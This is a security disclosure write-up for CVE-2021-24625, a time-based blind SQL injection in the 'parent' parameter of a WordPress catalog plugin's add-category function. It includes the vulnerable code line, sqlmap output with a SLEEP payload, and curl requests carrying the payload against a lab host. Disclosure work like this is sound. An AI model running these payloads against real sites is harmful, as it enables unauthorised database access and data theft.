code vigilant

To err is human.. To fix is humanity

Wp Plugin Catalog

Plugin Details

Plugin Name: wp-plugin : catalog
Effected Version : 1.7.3 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24625
Identified by : Shreya Pohekar
WPScan Reference URL

Disclosure Timeline

- June 15, 2021: Issue Identified and Disclosed to WPScan
- June 18, 2021 : Plugin Closed
- August 13, 2021 : CVE Assigned
- October 7, 2021 : Public Disclosure


Technical Details

The add category functionality available to Admin role takes in 2 POST parameters `parent` and `ordering` and inserts it into the save SQL statement without proper sanitization, validation or escaping therefore leads to SQL Injection

Vulnerable Code: Categories.php#L320

```
320:   $rows=$wpdb->get_results('SELECT * FROM '.$wpdb->prefix.'spidercatalog_product_categories WHERE ordering>='.$_POST["ord
```

PoC Screenshot



```
[06:07:40] [INFO] testing 'MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)'
[06:07:40] [WARNING] time-based comparison requires larger statistical model, please wait ... (done)
[06:08:03] [INFO] POST parameter 'parent' appears to be 'MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[06:08:03] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[06:08:03] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potent
al) technique found
[06:08:16] [INFO] checking if the injection point on POST parameter 'parent' is a false positive
[06:08:40] [WARNING] it appears that the character '>' is filtered by the back-end server. You are strongly advised to rerun with
the '--tamper=between'
POST parameter 'parent' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 61 HTTP(s) requests:
---
Parameter: parent (POST)
    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: name=admin&parent=0 AND (SELECT 7104 FROM (SELECT(SLEEP(10)))ZMLX)&uploadded_images_list=&content=test&param=&orderi
g=1&published=1&nonce_sp_cat=2a61e6d3fa&_wp_http_referer=/wp-admin/admin.php?page=Categories_Spider_Catalog%26task=add_cat
---
[06:08:40] [INFO] the back-end DBMS is MySQL
[06:08:40] [INFO] fetching banner
[06:08:40] [INFO] retrieved:
[06:08:40] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent pot
ntial disruptions

back-end DBMS: MySQL ⩾ 5.0.12
[06:08:44] [INFO] fetching banner
[06:08:44] [INFO] retrieved:
[06:08:46] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[06:08:46] [INFO] fetching current user
[06:08:46] [INFO] retrieved:
[06:08:47] [INFO] fetching current database
[06:08:47] [INFO] retrieved:
```

Exploit

Request with payload

```
time curl -i -s -k  -X $'POST' \
    -H $'Upgrade-Insecure-Requests: 1' -H $'Origin: http://172.28.128.50' -H $'Content-Type: application/x-www-form-urlencoded
    -b $'wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1623208844%7CamopuMuV0rpf0x3jlaQP9xCWFDiRBgT6Nvnsq7Wgzvr%7C1f15752
    --data-binary $'name=admin&parent=0-IF(MID(VERSION(),1,1)=8,SLEEP(5),0)\x0d\x0a&uploadded_images_list=&content=test&param=
    $'http://172.28.128.50/wp-admin/admin.php?page=Categories_Spider_Catalog&task=save'
```

Response with payload

```
        <ul class='wp-submenu wp-submenu-wrap'><li class='wp-submenu-head' aria-hidden='true'>Settings</li><li class="wp-first
        <li class="wp-not-current-submenu wp-menu-separator" aria-hidden="true"><div class="separator"></div></li>
        <li class="wp-has-submenu wp-has-current-submenu wp-menu-open menu-top toplevel_page_Categories_Spider_Catalog curl -i
```

Request without payload

```
curl -i -s -k  -X $'POST' \
    -H $'Upgrade-Insecure-Requests: 1' -H $'Origin: http://172.28.128.50' -H $'Content-Type: application/x-www-form-urlencoded
    -b $'wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1623208844%7CamopuMuV0rpf0x3jlaQP9xCWFDiRBgT6Nvnsq7Wgzvr%7C1f15752
    --data-binary $'name=admin&parent=0\x0d\x0a&uploadded_images_list=&content=test&param=&ordering=1&published=1&nonce_sp_cat
    $'http://172.28.128.50/wp-admin/admin.php?page=Categories_Spider_Catalog&task=save'
```

Response without payload

```
( function( domain, translations ) {
        var localeData = translations.locale_data[ domain ] || translations.locale_data.messages;
        localeData[""].domain = domain;
        wp.i18n.setLocaleData( localeData, domain );
} )( "default", { "locale_data": { "messages": { "": {} } } } );
</script>
<script src='http://172.28.128.50/wp-includes/js/wp-auth-check.min.js?ver=5.7.2' id='wp-auth-check-js'></script>
<script src='http://172.28.128.50/wp-includes/js/jquery/jquery.color.min.js?ver=2.1.2' id='jquery-color-js'></script>

<div class="clear"></div></div><!-- wpwrap -->
<script type="text/javascript">if(typeof wpOnload=='function')wpOnload();</script>
</body>
</html>
curl -i -s -k -X $'POST' -H $'Upgrade-Insecure-Requests: 1' -H  -H  -H  -H  -  0.00s user 0.01s system 0% cpu 4.691 total
```